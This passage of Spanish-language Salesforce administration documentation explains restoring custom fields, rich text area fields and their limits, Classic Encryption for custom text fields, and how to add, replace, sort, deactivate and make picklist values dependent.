- Los campos de fórmula se restauran en un estado desactivado, lo que significa que no contienen datos actualizados hasta que los modifique y los guarde. Mientras un campo de fórmula esté desactivado aparecerá "#Error!" en lugar del valor de la fórmula.
- Los campos personalizados no aparecen en los resultados de la búsqueda inmediatamente después de que los restaure. Puede llevar un poco de tiempo que los campos personalizados restaurados y sus datos estén disponibles en los resultados de la búsqueda.
- Los campos de candidatos asignados a campos de cuenta, contacto u oportunidad para conversión de candidatos seguirán asignados cuando se restauren.
- Los campos de numeración automática seguirán incrementándose después de ser eliminados y contendrán valores correctos cuando se restauren.
- Los datos del historial del campo personalizado eliminado se restauran.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Opciones de campos personalizados adicionales

**Cambio de formatos de página**
Para cambiar la ubicación de un nuevo campo personalizado, modifique el formato de página de la ficha correspondiente.

**Uso de tipos de registro**
Si la organización utiliza tipos de registro, modifique el tipo de registro para determinar los valores de lista de selección visibles para el tipo de registro.

**Seguimiento del historial de campos personalizados**
Puede seleccionar los campos personalizados de los que desea realizar un seguimiento en la lista relacionada Historial de objetos personalizados y objetos más estándar. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. Los datos del historial no se contabilizan con respecto al límite de almacenamiento de su organización.

**Utilización del Sistema de traducción**
Si la organización utiliza el Sistema de traducción, informe a sus traductores de que hay campos nuevos que requieren traducción.

**Campos personalizados de actividades**
Los campos personalizados de actividades se pueden aplicar sólo a tareas, sólo a eventos, o bien a ambos a la vez. Por ejemplo, puede crear un campo de `Tiempo invertido` y agregarlo tanto al formato de página de eventos como al de tareas.

**Asignación de campos de candidatos personalizados**
Para los campos de candidatos personalizados, puede hacer clic en **Asignar campos de candidatos** para especificar qué campos de candidatos personalizados se van a asignar a los campos personalizados de oportunidad, contacto y cuenta durante la conversión de candidatos.

CONSULTE TAMBIÉN

¿Qué campos puedo cifrar?

## Sugerencias para el campo Área de texto enriquecido

Utilice campos de área de texto enriquecido para mejorar la apariencia del texto, incluyendo añadir imágenes e hipervínculos.

Los campos de área de texto enriquecido utilizan el editor HTML de Salesforce para aplicar formato al contenido.

Nota: El editor actualizado no es compatible con Internet Explorer versión 7 o versión 8 en el modo de compatibilidad. Si está utilizando esos navegadores, utilizará el editor anterior.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

### Sugerencias de implementación

- Especifique el tamaño del cuadro del editor de un campo de texto enriquecido configurando la propiedad "Número de líneas visualizadas" en la configuración del campo.
- Cuando visualice o imprima contenidos, Salesforce mantiene la versión con formato HTML en los campos Área de texto enriquecido.
- La búsqueda de contenido que contenga campos Área de texto enriquecido ignoran las imágenes y etiquetas.
- La eliminación de un campo de área de texto enriquecido mueve el campo a la sección Campos eliminados del objeto personalizado en los tipos de artículos de Salesforce Knowledge.
- Sólo puede convertir campos de área de texto enriquecido en campos de área de texto largo. Las imágenes se eliminarán la próxima vez que se guarde el campo de área de texto largo. Tras la conversión, la marca se oculta en el campo de área de texto largo pero no se elimina del registro hasta que no guarda el registro. De este modo, puede restablecer la marca si cambia de opinión.
- JavaScript o CSS se considera texto. Por ejemplo, si crea una Idea mediante la API, el código JavaScript o CSS se eliminará sin generar advertencias. Salesforce genera un número limitado de etiquetas HTML aprobadas.
- Cuando se utiliza un campo de área de texto enriquecido en una fórmula, las etiquetas HTML se eliminan antes de que se ejecute la fórmula.
- Los campos de área de texto enriquecido se pueden filtrar y resumir en informes, pero las etiquetas HTML y los formatos especiales no están incluidos en los resultados de los informes. Por ejemplo, `<b>some</b> <i>text</i>` de convierte en "algunos textos" en lugar de some text o **algunos** *textos*.
- La parte de texto de los campos de área de texto enriquecido afectan al almacenamiento de datos del objeto que contiene el campo.
- Puede copiar y pegar texto desde fuentes externas como Microsoft® Word, pero debe volver a aplicar el formato.
- Puede utilizar un campo de área de texto enriquecido en una combinación de correo electrónico, pero las etiquetas HTML están incluidas como texto en el documento resultante y las imágenes no se combinan.

### Imágenes en campos de área de texto enriquecido

- El tamaño máximo de una imagen que puede cargarse en un campo de área de texto enriquecido es 1 MB. Solo se admiten tipos de archivo `gif`, `jpeg` y `png`.
- Para cargar varias imágenes, utilice la versión 20 o posterior de la API. Para obtener más información, consulte la *Guía del desarrollador de la API de SOAP de Force.com*.

  Nota: Cuando carga imágenes a través de la API, el atributo `alt` no se cumplimenta a menos que lo especifique por separado.

- Las imágenes cargadas con un campo de área de texto enriquecido en la exportación semanal de la organización y se incluyen en los datos exportados.

- Las imágenes en los campos de área de texto enriquecido cuentan en el almacenamiento de archivos para el objeto que contiene el campo.
- No puede añadir un hipervínculo a una imagen.
- No puede cargar una imagen en un área de texto enriquecido utilizando el protocolo `file://` en el campo **URL**. En su lugar, utilice `http:`, `https:`, `data:`, `//`, `/` o una dirección URL relativa.

CONSULTE TAMBIÉN

Crear campos personalizados

## Limitaciones del campo Área de texto enriquecido

Recuerde estas limitaciones al trabajar con campos de área de texto enriquecido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Salesforce admite hasta 131,072 caracteres para cada campo de área de texto enriquecido, incluidas las etiquetas HTML. Si lo desea, puede definir un límite inferior.
- Un objeto puede tener campos de área de texto enriquecido y campos de área de texto largo ilimitados, aunque el límite de su edición para el total de campos personalizados en un objeto, con independencia del tipo de campo. Cada objeto puede contener 1.600.000 caracteres en un área de texto largo y campos de área de texto enriquecido. Cuando crea un campo de área de texto largo o enriquecido, establece un límite de caracteres para el campo: la longitud máxima del texto que se puede introducir. El límite predeterminado de caracteres de campos de área de texto largo y enriquecido es de 32.768 (32 KB). El límite máximo de caracteres de campos de área de texto largo y enriquecido es de 131.072 (128 KB). El límite mínimo de caracteres es de 256.
- No puede pegar caracteres especiales, como viñetas o comillas tipográficas, en un campo de texto enriquecido de otra aplicación. Lo mejor es escribir o pegar en texto normal y utilizar el editor de texto enriquecido para formatearlo.
- No puede desactivar funciones de áreas de texto enriquecido específicas. Por ejemplo, no puede desactivar la compatibilidad con hipervínculos o imágenes algunos campos.
- El código HTML no es compatible en el editor HTML de Salesforce . El código HTML se considera texto.
- Los campos de área de texto enriquecido no están disponibles en portales de autoservicio.
- Los campos de área de texto enriquecido no son compatibles para objetos externos.
- Solo los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo son compatibles con el operador "contiene" de un filtro de informe.
- Sólo se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo. Si descarga el informe, todo el campo estará disponible.
- No puede cargar una imagen en un área de texto enriquecido utilizando el protocolo `file://` en el campo **URL**. En su lugar, utilice `http:`, `https:`, `data:`, `//`, `/` o una dirección URL relativa.

## Cifrado clásico para campos personalizados

Restringir a otros usuarios de Salesforce visualizar campos de texto personalizado que desea mantener como privados. Solo los usuarios con el permiso "Ver datos cifrados" pueden ver datos en campos de texto personalizados cifrados.

Nota: Esta información trata sobre el Cifrado clásico, no del Cifrado de plataforma Escudo.

Antes de comenzar a trabajar con campos personalizados cifrados, revise estas notas, restricciones y prácticas recomendadas de implementación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

### Notas de implementación

- Los campos cifrados utilizan claves principales de 128 bits y el algoritmo AES (Advanced Encryption Standard). Puede archivar, eliminar e importar su clave de cifrado principal. Para activar la gestión de clave de cifrado principal, póngase en contacto con Salesforce.
- Puede utilizar campos cifrados en plantillas de correo electrónico; sin embargo, el valor siempre aparecerá oculto independientemente de si tiene el permiso "Ver datos cifrados".
- Si ha creado campos personalizados cifrados, asegúrese de que su organización tiene activada "Requerir conexiones seguras (HTTPS)".
- Si dispone del permiso "Ver datos cifrados" y otorga el acceso de inicio de sesión a otro usuario, el usuario puede ver campos cifrados en texto normal.
- Sólo los usuarios con el permiso "Ver datos cifrados" pueden copiar el valor de un campo cifrado al copiar dicho registro.
- Solo el componente `<apex:outputField>` admite los campos cifrados presentes en las páginas de Visualforce.

### Restricciones

Campos de texto cifrados:

- No pueden ser únicos, tienen un Id. externo o valores predeterminados.
- No están disponibles para candidatos en la asignación a otros objetos.
- Están limitados a 175 caracteres debido al algoritmo de cifrado.
- No se pueden utilizar en filtros como vistas de lista, informes, campos de resumen y filtros de regla.
- No se pueden utilizar para definir criterios de informes pero pueden incluirse en los resultados de informes.
- No se pueden buscar pero se pueden incluir en los resultados de búsquedas.
- No están disponibles para: Salesforce Classic Mobile, Connect Offline, Salesforce for Outlook, conversión de candidatos, criterios o fórmulas de regla de flujo de trabajo, campos de fórmula, mensajes salientes, valores predeterminados y formularios Caso Web o Candidato Web.

### Prácticas recomendadas

- Los campos cifrados son modificables independientemente de si el usuario tiene el permiso "Ver datos cifrados". Utilice reglas de validación, configuración de seguridad a nivel de campo o configuración de formato de página para evitar que los usuarios modifiquen los campos cifrados.
- Todavía puede validar los valores de los campos cifrados utilizando reglas de validación o Apex. Las dos opciones son válidas independientemente de si el usuario tiene el permiso "Ver datos cifrados".
- Es posible que los datos de campos cifrados no se enmascaren siempre en el registro de depuración. Los datos de campos cifrados se enmascaran si la solicitud de Apex se origina desde un servicio Web de Apex, un desencadenador, un flujo de trabajo, una página en línea de Visualforce (una página incrustada en un formato de página) o una plantilla de correo electrónico de Visualforce. En otros

casos, los datos de campos cifrados no se enmascaran en el registro de depuración, como por ejemplo al ejecutar Apex desde la Consola de desarrollador.

- Los campos personalizados existentes no se pueden convertir en campos cifrados y los campos cifrados no se pueden convertir en otro tipo de datos. Para cifrar los valores de un campo existente (no cifrado), exporte los datos, cree un campo personalizado cifrado para almacenar los datos e importe los datos al nuevo campo cifrado.
- El `Tipo de máscara` no es una máscara de entrada que garantice que los datos coinciden con el `Tipo de máscara`. Utilice reglas de validación para garantizar que los datos introducidos coinciden con el tipo de máscara seleccionado.
- Utilice campos personalizados cifrados sólo cuando las normativas estatales lo precisen, ya que implican un procesamiento adicional y tienen limitaciones relacionadas con las búsquedas.

Nota: Esta página trata sobre el Cifrado clásico, no del Cifrado de plataforma Escudo. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Crear campos personalizados

## Agregar o modificar valores de listas de selección

Agregue o modifique valores en una lista de selección desde el área de campos de un objeto. Si la lista de selección utiliza un conjunto de valores de lista de selección globales, puede cambiar sus valores únicamente modificando el conjunto de valores globales. Sus cambios afectan a todas las listas de selección que heredan sus valores de ese conjunto de valores globales.

Nota: los cambios en valores de lista de selección se registran en Seguimiento de auditoría de configuración. Para ver el historial de auditoría: En Configuración, introduzca *`Ver seguimiento de auditoría de configuración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ver seguimiento de auditoría de configuración**.

1. Desplácese hasta el área de campos del objeto.
2. En la lista relacionada Relaciones y campos personalizados, haga clic en el nombre del campo de lista de selección que desea actualizar.
3. En la sección Valores de la lista de selección, haga clic en **Modificar** junto a un valor.
4. Cambie el nombre del valor, y opcionalmente haga que el valor sea el predeterminado para la lista de selección principal.
5. Asigne un color para utilizar en los gráficos haciendo clic en el botón y seleccione cómo asignar colores a valores.
   - **Asignar colores fijos a todos los valores** asigna un color fijo a cada valor del conjunto estándar de colores de gráficos. La columna Colores de gráficos muestra los colores asignados. Por ejemplo, si desea que los valores Cerrados perdidos aparezcan siempre de color rojo en los gráficos agrupados por Etapa de oportunidad, asigne el color rojo a ese valor de la lista de selección.
   - **Asignar colores a valores de forma dinámica** asigna colores al generar un gráfico. Por ejemplo, si solo necesita que ciertos valores de listas de selección tienen colores fijos en los gráficos, asigne manualmente los colores a dichos valores y deje el resto para que se asignen dinámicamente.

   Nota: Los colores de gráficos no están disponibles para listas de selección múltiple, listas de selección de divisas o listas de selección de asunto de tarea, asunto de evento, estado de validación de conocimiento y competidores de oportunidades.

   Consejo:
   - Si utiliza tipos de registros, el hecho de cambiar el valor predeterminado de la lista de selección principal no afecta al valor predeterminado de la lista de selección de un tipo de registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cambiar las listas de selección:
- "Personalizar aplicación"

- En Ideas, si define el valor predeterminado de las listas de selección Categorías o Estado, no afectará al valor predeterminado de las páginas de Ideas.
- Si modifica la etiqueta de un valor de lista de selección que se utiliza como criterios de filtro, el valor se eliminará automáticamente de los criterios de filtro. Por ejemplo, si el informe contiene un filtro donde *`Origen del candidato igual a Correo electrónico o Web`* y modifica el valor de lista de selección Web a Referencia, el filtro del informe cambia a *`Origen del candidato igual a Correo electrónico`*. Si el valor de lista de selección modificado era el único valor especificado para un filtro determinado, sigue apareciendo en los filtros aunque aparece un error.

6. Haga clic en **Guardar**.
7. Para hacer que la lista de selección sea obligatoria (si aún no lo es), haga clic en **Modificar** en la parte superior de la página de detalle y marque **Solicitar siempre un valor en este campo para guardar un registro**.
8. Para cambiar la lista de selección de no restringida a restringida o viceversa, ajuste el parámetro **Restringir la lista de selección a los valores definidos en el conjunto de valores**.
9. Para abrir en formato de impresión una lista de sus valores de listas de selección, haga clic en **Versión para imprimir**.

Nota: Si su organización utiliza el Sistema de traducción, notifique a sus traductores que las traducciones pueden no estar actualizadas cuando cambie valores de la lista de selección.

CONSULTE TAMBIÉN

Gestionar valores de lista de selección inactivos

Gestionar valores de lista de selección inactivos

Sustituir valores de listas de selección

## Listas de selección con información adicional

Estos campos de la lista de selección estándar tienen información adicional que se puede modificar.

| Lista de selección | Descripción |
|---|---|
| `Función del socio` (para las cuentas) | Las funciones de los socios de cuentas, por ejemplo, asesor, proveedor. Estas opciones están disponibles cuando agrega una cuenta a la lista relacionada Socios de una cuenta o una oportunidad.<br>Para modificar, en Configuración, introduzca *`Funciones de socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones de socios**.<br>Introduzca el nombre de la función del socio en la columna "Función". En la columna "Función complementaria", especifique la función complementaria correspondiente del socio. Al asignar una función de socio a una cuenta, se crea una relación de socio complementaria, de modo que en ambas cuentas aparece la otra en calidad de socio.<br>Cada valor de función y de función complementaria puede tener hasta 40 caracteres. |

| Lista de selección | Descripción |
| --- | --- |
| `Prioridad` (para los casos) | La urgencia de un caso, por ejemplo, baja o alta.<br>Si elimina un valor, tiene la opción de asignar el valor eliminado a otro valor existente en todos los casos de su organización.<br>Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Status` (de miembros de campaña) | El estado de un miembro de campaña, por ejemplo, Enviado o Respondido.<br>Si elimina un valor de estado puede asignar el valor eliminado a otro valor existente. El nuevo valor de sustitución se agrega automáticamente al estado del miembro de campañas que contengan el valor eliminado.<br>Si el valor eliminado es en estado del miembro predefinido de una campaña, el nuevo valor de sustitución es el estado predefinido de esa campaña. |
| `Estado` (para casos) | Estado de un caso, por ejemplo, Nuevo o En espera.<br>Si elimina un valor, tiene la opción de asignar el valor eliminado a otro valor existente en todos los casos de su organización.<br>Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Estado` (para contratos) | Estado del contrato en el proceso comercial de contratos. Es posible agregar valores a esta lista de selección y organizar cada valor en una de las categorías, por ejemplo, "Borrador", "En proceso de aprobación" o "Activado". A continuación, clasifique los contratos utilizando estas categorías en informes y vistas. |
| `Función del contacto` (para contratos) | Función de un contacto en un contrato, por ejemplo, Usuario de la empresa, Responsable de la decisión. Estas opciones están disponibles al agregar un contacto a la lista relacionada Funciones del contacto de un contrato.<br>Para modificar, en Configuración, introduzca *`Funciones de contactos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones de contacto en contratos**.<br>Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Estado del candidato` (para candidatos) | El estado de un candidato, por ejemplo, abierto o preparado.<br>Seleccione un valor como "Estado predeterminado" asignado a todos los nuevos candidatos creados manualmente, ya sea mediante importaciones o a través de su sitio Web. Seleccione uno o más valores como el "Estado convertido" asignado a candidatos convertidos. Cuando convierte candidatos cualificados en una cuenta, contacto y oportunidad, puede seleccionar que se asigne uno de los estados de "Convertido" al candidato. Los candidatos con un tipo de estado de "Convertido" dejan de estar disponibles en la ficha Candidatos, aunque es posible incluirlos en los informes. |

| Lista de selección | Descripción |
| --- | --- |
| | Si elimina un valor, tiene la opción de asignar el valor eliminado a otro valor existente en todos los candidatos de su organización.<br>Cada valor puede tener hasta 20 caracteres. |
| `Función del contacto` (para oportunidades) | Función de un contacto en una oportunidad, por ejemplo, Usuario de la empresa, Responsable de la decisión. Estas opciones están disponibles al agregar un contacto a la lista relacionada Funciones del contacto de una oportunidad.<br>Para modificar, en Configuración, introduzca *`Funciones de contactos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones de contacto en oportunidades**.<br>Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Etapa` (para oportunidades) | Etapas del proceso de ventas, por ejemplo Cliente potencial, Propuesta. También afecta a los valores `Tipo` y `Categoría de la previsión` de una oportunidad. En concreto, cambiar el `Tipo` o `Categoría de la previsión` de un valor de la lista de selección de una `Etapa` actualiza todas las oportunidades que tienen ese valor de etapa.<br>Para modificar, desde la configuración de gestión para oportunidades, vaya a Campos y, a continuación, haga clic en **Modificar** junto a Etapa.<br>Para desactivar una etapa activa, haga clic en **Eliminar** junto a la etapa. En la página de asignación, no sustituya la etapa a otro valor existente; simplemente haga clic en **Guardar**. La etapa aparecerá en la lista relacionada Valores de lista de selección de etapa inactiva La etapa ya no se usa, pero puede existir en registros de oportunidades anteriores. |
| `Estado` (para soluciones) | Estado de una solución, por ejemplo, Borrador o Revisada. Marque uno o más valores como "Revisada". Cuando los usuarios solucionan casos utilizando soluciones, pueden ver las soluciones que se han revisado y las que no. Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Prioridad` (para tareas) | La importancia de la tarea, por ejemplo, alta, normal o baja. Establezca un valor como la prioridad predeterminada para todas las nuevas tareas y un valor como la prioridad máxima.<br>Si elimina un valor, tiene la opción de asignar el valor eliminado a otro valor existente en todas las tareas de su organización.<br>Cada valor de la lista de selección puede tener hasta 20 caracteres. |

| Lista de selección | Descripción |
| --- | --- |
| `Estado` (para tareas) | Estado de una tarea, por ejemplo, No iniciada o Finalizada. Elija al menos un valor como estado "Cerrado" y otro como estado "Predeterminado" para todas las tareas nuevas.<br>Si elimina un valor, tiene la opción de asignar el valor eliminado a otro valor existente en todas las tareas de su organización.<br>Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Tipo de tarea` (para tareas) | `Enviar correo electrónico de manera predeterminada` especifica el tipo de tarea predeterminada asignada cuando la tarea envía correos electrónicos o correos electrónicos masivos, y cuando se crean tareas mediante correos electrónicos entrantes, como Correo electrónico en Salesforce. `Predeterminado` especifica el valor predeterminado de la lista de selección al crear tareas.<br>Para modificar, desde la configuración de gestión para tareas, vaya a Campos y, a continuación, haga clic en **Modificar** junto al valor de la lista de selección que desea especificar como predeterminada. |

## Sustituir valores de listas de selección

A la vez que las necesidades de su empresa cambian, sustituya los calores de lista de selección por alternativas más relevantes. La sustitución de un valor sustituye globalmente este valor de campo en todos los registros existentes.

Por ejemplo, digamos que tiene una lista de selección de estado con tres valores de cierre diferentes, Cerrado-rojo, Cerrado-amarillo y Cerrado-verde, y desea simplificarlos en tan solo un valor. Sustitúyalos por el nuevo valor Cerrado.

**Importante:** Si sustituye un valor principal en una lista de selección de control, se pierde la dependencia de la lista de selección en ese valor. Después de sustituir el valor principal, vuelva a crear la dependencia utilizando el nuevo valor principal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para reemplazar los valores de la lista de selección:

- "Personalizar aplicación"

1. Si es necesario, cree el valor de sustitución en la página de modificación de lista de selección. Consulte Agregar o modificar valores de listas de selección.
2. Navegue hasta la lista de selección.
   - Para un conjunto de valores de lista de selección global: En Configuración, introduzca *`lista de selección`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjunto de valores de lista de selección**.
   - En el caso de una lista de selección de un objeto, vaya al área de campo del objeto. Por ejemplo, en el caso de una lista de selección de cuenta: En Configuración, introduzca *`Cuenta`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Campos** debajo de Cuentas.
3. Inicie el proceso de sustitución de valores de la lista de selección.
   - Para un conjunto de valores de lista de selección global: Vaya a la página Detalle de conjunto de valores de lista de selección global haciendo clic en el nombre de la lista de selección. En la sección Valores de lista de selección, haga clic en **Sustituir**.
   - Para el resto de listas de selección: Haga clic en **Reemplazar** junto al nombre de la lista de selección.

4. Introduzca el valor para cambiar y seleccione un nuevo valor de reemplazo.

   Nota: El reemplazo de un valor existente de la lista de selección también modifica la fecha y hora de `Modificado por` del registro.

5. Para utilizar el nuevo valor en registros donde este campo está vacío en esos momentos, seleccione `Reemplazar todos los valores en blanco`.
6. Para actualizar todas las repeticiones del valor en los registros de su organización con el nuevo valor, haga clic en **Reemplazar**. Las repeticiones en la papelera se actualizarán también.

Su trabajo de reemplazo está en la cola. Para comprobar el estado del trabajo, desde Configuración, introduzca *`Trabajos en segundo plano`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Trabajos en segundo plano**. Recibirá un mensaje de correo electrónico cuando el trabajo se haya completado.

Nota: Si sustituye la lista de selección Etapa de oportunidades, también se actualizarán los campos `Probabilidad`, `Categoría de previsión` e `Ingresos previstos` con los valores correspondientes.

CONSULTE TAMBIÉN

Crear un conjunto de valores de lista de selección global

Sustituir valores de listas de selección

Gestionar valores de lista de selección inactivos

## Clasificar listas de selección

1. Desde la configuración de gestión para el objeto del campo de lista de selección, vaya a Campos.

   Nota:

   - Para campos de eventos o tareas personalizados, vaya a la configuración de gestión de objetos para Actividades.
   - Para campos de tareas estándar, vaya a la configuración de gestión de objetos para Tareas. Para campos de eventos estándar, vaya a la configuración de gestión de objetos para Eventos.
   - Para las listas de selección del estado de validación de conocimiento, en Configuración, introduzca *`Estados de validación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Estados de validación**.

2. Haga clic en el nombre de la lista de selección que desea actualizar.
3. Haga clic en **Volver a ordenar**.
4. Utilice las flechas para colocar el campo en la secuencia correcta.
5. Seleccione un valor predeterminado, si lo desea.
6. Para ordenar alfabéticamente las entradas en páginas de modificación, seleccione **Ordenar los valores alfabéticamente...**. Las entradas siempre aparecen en orden alfabético, independientemente del idioma del usuario.
7. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ordenar las listas de selección:

- "Personalizar aplicación"

Nota: En los informes y en las páginas de detalles y de modificación de registros, las listas de selección y los campos de lista de selección múltiple pueden incluir valores inactivos. Estos valores inactivos se ordenan al final, a menos que se especifique el orden alfabético. En este caso, se ordenarán todos los valores alfabéticamente.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Gestionar valores de lista de selección inactivos

Desactive, reactive o elimine un valor de cualquier lista de selección personalizada restringida o no restringida. Si es un conjunto de valores de lista de selección global, estas acciones actualizan de forma simultánea todas las listas de selección personalizadas que heredan su conjunto de valores.

Nota: Solo un administrador de Salesforce puede modificar los valores de una lista de selección restringida. Los usuarios no pueden agregar valores no aprobados, incluso a través de la API.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas las** ediciones

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

1. Desplácese a la lista de selección que desea modificar.
   - En el caso de una lista de selección de un objeto, vaya al área de campo del objeto.
   - En el caso de una lista de selección global: En Configuración, introduzca *`lista de selección`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjunto de valores de lista de selección**.
2. Vaya a la página de detalles de la lista de selección haciendo clic en el nombre de la lista de selección.
3. En la sección Valores, modifique el valor de lista de selección.
   - Para desactivar un valor, lo que lo elimina de la lista de selección pero lo mantiene en registros existentes: Haga clic en **Desactivar** junto al nombre del valor. El valor se mueve a la sección Valores inactivos. Si necesita el valor de nuevo más tarde, haga clic en **Activar** junto a su nombre.
   - Para eliminar un valor de la lista de selección y todos los registros que lo utilizan: Haga clic en **Eliminar** junto al nombre del valor y seleccione **Sustituir el valor en registros con valor en blanco**. A continuación, haga clic en **Guardar**.
   - Para eliminar un valor de una lista de selección *global* y cualquier lista de selección personalizada que comparte su conjunto de valores: Haga clic en **Eliminar** junto al nombre del valor y luego haga clic en **Aceptar**. Si cualquier lista de selección personalizada utiliza este conjunto de valores de lista de selección global, se le solicitará sustituir el valor con un valor en blanco o un valor activo existente. Si ninguna lista de selección personalizada utiliza el conjunto de valores, el valor se elimina de la lista de selección global.

     Nota: Si se utiliza un valor de lista de selección global en tendencias históricas, se desactiva pero no se elimina.

La eliminación de un conjunto de valores de lista de selección global se produce de inmediato. Los trabajos de eliminación en listas de selección restringidas no globales van a la cola de trabajos en segundo plano. Cuando se completa el trabajo, su lista de selección restringida se actualiza y se le notifica por correo electrónico.

los cambios en valores de lista de selección se registran en Seguimiento de auditoría de configuración. Para ver el historial de auditoría: En Configuración, introduzca *`Ver seguimiento de auditoría de configuración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ver seguimiento de auditoría de configuración**.

## Definir listas de selección dependientes

Consejo: Si su organización utiliza tipos de registro, asegúrese de que los valores de control y de las listas de selección dependientes están disponibles en los tipos de registro correspondientes antes de definir un alista de selección dependiente.

1. Desde la configuración de gestión para el objeto al que desea agregar un campo, vaya a Campos.

   Los campos de evento y tarea personalizados son accesibles desde la configuración de gestión de objetos para Actividades.

2. Haga clic en **Dependencias de campo**.
3. Haga clic en **Nuevo**.
4. Seleccione un campo de control y un campo dependiente.

   Nota: Algunos campos de listas de selección y de casillas de verificación pueden no estar disponibles como campos de control.

5. Haga clic en **Continuar**.
6. Utilice la matriz de dependencia de campos para especificar los valores de las listas de selección dependientes que están disponibles cuando un usuario selecciona cada valor del campo de control.
7. Si lo prefiere, haga clic en **Vista previa** para probar las selecciones. Si su organización utiliza tipos de registro, seleccione un tipo de registro para probar cómo afecta a los valores de control y de listas de selección dependientes. El tipo de registro controla los valores disponibles en el campo de control. El tipo de registro y el campo de control conjuntamente establecen cuáles son los valores disponibles en la lista de selección dependiente. Por ejemplo, un valor dependiente sólo está disponible si también está disponible en el tipo de registro seleccionado y en el valor de control seleccionado.

   Nota: La opción `Filtrar por tipo de registro` no aparece en la ventana Vista previa en el caso de campos personalizados de actividades.

8. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Los objetos estándar no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para definir listas de selección dependientes:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Consideraciones sobre listas de selección dependientes
Modificar listas de selección dependientes
Eliminar dependencias de listas de selección

## Listas de selección dependientes

Utilice las listas de selección dependientes para ayudar a sus usuarios a introducir datos precisos y coherentes. Una *lista de selección dependiente* es una lista de selección personalizada o de selección múltiple en las que los valores válidos dependen del valor de otro campo, llamado *campo de control*. Los campos de control pueden ser cualquier lista de selección (con valores entre 1 y 300) o un campo de casilla de verificación en el mismo registro.

Por ejemplo, puede definir una lista de selección personalizada `Motivo` en las oportunidades y hacer que sus valores válidos dependan del valor de la lista de selección `Etapa` de la manera siguiente:

- Si `Etapa` es *`Cerrada ganada`*, los valores válidos para `Motivo` son `Funciones superiores` o `Precio inferior`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Si `Etapa` es *`Cerrada ganada`*, los valores válidos para `Motivo` son `Funciones inferiores`, `Precio superior` o `Viabilidad de la empresa`.

CONSULTE TAMBIÉN

Definir listas de selección dependientes

Consideraciones sobre listas de selección dependientes

## Uso de la matriz de dependencia de campos

La matriz de dependencia de campos permite especificar los valores de las listas de selección dependientes que están disponibles cuando un usuario selecciona cada valor del campo de control. El fila superior de la matriz contiene los valores del campo de control, mientras que las columnas enumeran los valores de campo dependientes.

Utilice esta matriz para incluir o excluir valores. Los valores incluidos están disponibles en la lista de selección dependiente cuando se selecciona un valor en el campo de control. Los valores excluidos no están disponibles en la lista de selección dependiente para el valor del campo de control seleccionado.

Para incluir o excluir valores:

- Haga doble clic en los valores para incluirlos. Los valores incluidos son los que aparecen resaltados. Para excluirlos, haga doble clic en cualquiera de ellos.
- Para seleccionar una serie de valores adyacentes, haga clic en un valor y utilice Mayús+clic en otro valor. A continuación, haga clic en **Incluir valores** para que los valores estén disponibles, o bien en **Excluir valores** para eliminarlos de la lista de valores disponibles.
- Para seleccionar varios valores, haga clic en un valor y utilice Ctrl+clic. A continuación, haga clic en **Incluir valores** para que los valores estén disponibles, o bien en **Excluir valores** para eliminarlos de la lista de valores disponibles.
- Para seleccionar todos los valores de una columna, haga clic en el encabezado de la columna. A continuación, haga clic en **Incluir valores** para que los valores estén disponibles, o bien en **Excluir valores** para eliminarlos de la lista de valores disponibles.

Para cambiar los valores en la vista:

- Haga clic en **Ver todos** para ver todos los valores disponibles al mismo tiempo.
- Haga clic en **Ir a** y seleccione un valor de control para ver todos los valores dependientes de esa columna.
- Haga clic en **Anterior** o **Siguiente** para ver los valores de las columnas que están en la página anterior o siguiente.
- Haga clic en **Ver conjuntos de 5** para ver cinco columnas a la vez.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para definir dependencias de listas de selección:
- "Personalizar aplicación"

